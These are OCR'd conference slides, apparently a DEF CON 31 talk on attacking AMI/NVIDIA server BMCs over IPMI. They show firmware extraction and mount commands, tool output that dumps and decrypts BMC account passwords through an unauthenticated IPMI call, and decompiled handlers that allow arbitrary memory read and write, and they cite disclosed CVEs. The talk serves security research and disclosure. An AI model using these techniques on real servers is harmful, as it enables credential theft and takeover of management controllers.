
GETTING SHELL ON THE HOST



Mount our own ISO

GATHERING BMC IMAGE

Found the BMC image on the host FS, extracted the modules




```
alex@ubuntu:~/DC31/image$ ./parse-fmh.py
Reading [redacted]

[0x0003FF00] boot
        Load at 0xffffffff, mod location 0x0, mod size 0x3ab3c, fmh location 0x3ff00, fmh size 0x50000, type MODULE_BOOTLOADER
[0x00050000] conf
        Load at 0xffffffff, mod location 0x60000, mod size 0x1f0000, fmh location 0x50000, fmh size 0x200000, type MODULE_JFFS2
[0x00250000] root
        Load at 0x81000000, mod location 0x260000, mod size 0x14b8040, fmh location 0x250000, fmh size 0x14d0000, type MODULE_INITRD_CRAMFS
[0x01720000] osimage
        Load at 0xffffffff, mod location 0x1720040, mod size 0x2a2710, fmh location 0x1720000, fmh size 0x2b0000, type MODULE_PIMAGE
[0x019D0000] dre
        Load at 0xffffffff, mod location 0x19e0000, mod size 0x70000, fmh location 0x19d0000, fmh size 0x80000, type MODULE_JFFS2
[0x01A50000] www
        Load at 0xffffffff, mod location 0x1a60000, mod size 0x460000, fmh location 0x1a50000, fmh size 0x470000, type MODULE_CRAMFS
[0x01FE0000] ast2500e
        Load at 0xffffffff, mod location 0x1fe0040, mod size 0x9b, fmh location 0x1fe0000, fmh size 0x10000, type MODULE_FMH_FIRMWARE

FW area covered by FMH:
[0x3ff00,0x1ec0000) | [0x1fe0000,0x1ff0000)
FW area not covered by FMH:
[0x0,0x3ff00) | [0x1ec0000,0x1fe0000)
```

Now, mounting root fs is as easy as

```
dd if=00250000_root bs=64 skip=1 conv=noerror,sync of=root
sudo mount -o loop root /mnt/bmcfw/root
```

UNDERSTANDING BMC IMAGE

- Identified IPMI server binary and libraries
- A LOT of APIs are accessible remotely via IPMI; much more than web interface shows



IPMI architecture

Hugo Caçote @ CERN-FIO-DS

https://indico.cern.ch/event/420505/contributions/1884005/attachments/878798/1233580/ipmi_server_management.pdf

AMI: CVE-2023-25191

NVIDIA: CVE-2022-42284


READING PLAINTEXT USERNAMES AND PASSWORDS

Apparently, BMC users database is managed by Redis

There is an IMPI API command to read it from the host, no password required

What if we call it from the host shell?


AMIAccessRedisDB()



```
[*] Reading Redfish:AccountService:Accounts:AESKey via NETFN 0x32, CMD 0x2a
[+] Got it
[*] Reading Redfish:AccountService:Accounts:AESIV via NETFN 0x32, CMD 0x2a
[+] Got it
[*] Fetching user #4 info
[*] Reading Redfish:AccountService:Accounts:4:UserName via NETFN 0x32, CMD 0x2a
[+] UserName: anotheradmin
[*] Reading Redfish:AccountService:Accounts:4:EncryptedPassword via NETFN 0x32, CMD 0x2a
[+] EncryptedPassword: 8SHNugwRefM2ZnQQBL5u4cwGVv6ZhTwxJTXBm8nEqMzIrS2O4u...
[*] Decrypting with AES-CBC
[+] Password: nobodywillguessit
```

AMI: CVE-2023-34341
NVIDIA: CVE-2022-42278


READING AND WRITING MEMORY OF IPMI SERVER PROCESS



```
if...                                         // if ( ActivateFlashStatus != 1 )
if...                                         // if ( CalculateChksum(&req->address, req->hdr.struct_length) != req->hdr.crc32
if...                                         // if ( req->hdr.struct_length != 7 )
size = LOBYTE(req->size) | (HIBYTE(req->size) << 8);
address = (LOBYTE(req->address) | (BYTE1(req->address) << 8) | (BYTE2(req->address) << 16) | (HIBYTE(req->address) << 24));
heap_mem = malloc(size);
if...                                         // if ( !heap_mem )
memcpy(heap_mem, address, size);
memcpy(&res[1], heap_mem, size);
res->status = 0;
LastStatCode = 0;
v15 = req->hdr.field_0;
v16 = (LOBYTE(req->hdr.field_0) | (BYTE1(req->hdr.field_0) << 8) | (BYTE2(req->hdr.field_0) << 16) | (HIBYTE(req->hdr.field_0) << 24
v17 = (LOBYTE(req->hdr.field_0) | (BYTE1(req->hdr.field_0) << 8) | (BYTE2(req->hdr.field_0) << 16) | (HIBYTE(req->hdr.field_0) << 24
BYTE1(res->hdr.field_0) = BYTE1(req->hdr.field_0);
LOBYTE(res->hdr.field_0) = v15;
BYTE2(res->hdr.field_0) = v16;
HIBYTE(res->hdr.field_0) = v17;
res->hdr.struct_length = LOBYTE(req->size) | (HIBYTE(req->size) << 8);
res->hdr.crc32 = CalculateChksum(heap_mem, LOBYTE(req->size) | (HIBYTE(req->size) << 8));
free(heap_mem);
return (LOBYTE(req->size) | (HIBYTE(req->size) << 8)) + 13;
```

This IPMI command reads arbitrary virtual memory within the server process context and sends the contents back to the client!


READING AND WRITING MEMORY OF IPMI SERVER PROCESS



```
if...                                         // if ( ActivateFlashStatus != 1 )
if...                                         // if ( CalculateChksum(&req->address, req->hdr.struct_length) != req->hdr.crc32
if...                                         // if ( req->hdr.struct_length != 7 )
size = LOBYTE(req->size) | (HIBYTE(req->size) << 8);
address = (LOBYTE(req->address) | (BYTE1(req->address) << 8) | (BYTE2(req->address) << 16) | (HIBYTE(req->address) << 24));
heap_mem = malloc(size);
if...                                         // if ( !heap_mem )
memcpy(heap_mem, address, size);
memcpy(&res[1], heap_mem, size);
res->status = 0;
LastStatCode = 0;
v15 = req->hdr.field_0;
v16 = (LOBYTE(req->hdr.field_0) | (BYTE1(req->hdr.field_0) << 8) | (BYTE2(req->hdr.field_0) << 16) | (HIBYTE(req->hdr.field_0) << 24
v17 = (LOBYTE(req->hdr.field_0) | (BYTE1(req->hdr.field_0) << 8) | (BYTE2(req->hdr.field_0) << 16) | (HIBYTE(req->hdr.field_0) << 24
BYTE1(res->hdr.field_0) = BYTE1(req->hdr.field_0);
LOBYTE(res->hdr.field_0) = v15;
BYTE2(res->hdr.field_0) = v16;
HIBYTE(res->hdr.field_0) = v17;
res->hdr.struct_length = LOBYTE(req->size) | (HIBYTE(req->size) << 8);
res->hdr.crc32 = CalculateChksum(heap_mem, LOBYTE(req->size) | (HIBYTE(req->size) << 8));
free(heap_mem);
return (LOBYTE(req->size) | (HIBYTE(req->size) << 8)) + 13;
```

This IPMI command reads arbitrary virtual memory within the server process context and sends the contents back to the client!


READING AND WRITING MEMORY OF IPMI SERVER PROCESS



```
if ( gDeviceNode <= 1 )
{
  if ( ActivateFlashStatus == 1 )
  {
    if ( CalculateChksum(&req->address, LOBYTE(req->hdr.struct_length) | (HIBYTE(req->hdr.struct_length) << 8)) == (LOBYTE(
    {
      memcpy(
        (LOBYTE(req->address) | (BYTE1(req->address) << 8) | (BYTE2(req->address) << 16) | (HIBYTE(req->address) << 24)),
        &req[1],
        (LOBYTE(req->hdr.struct_length) | (HIBYTE(req->hdr.struct_length) << 8)) - 5);
```

This one writes arbitrary data anywhere you want.

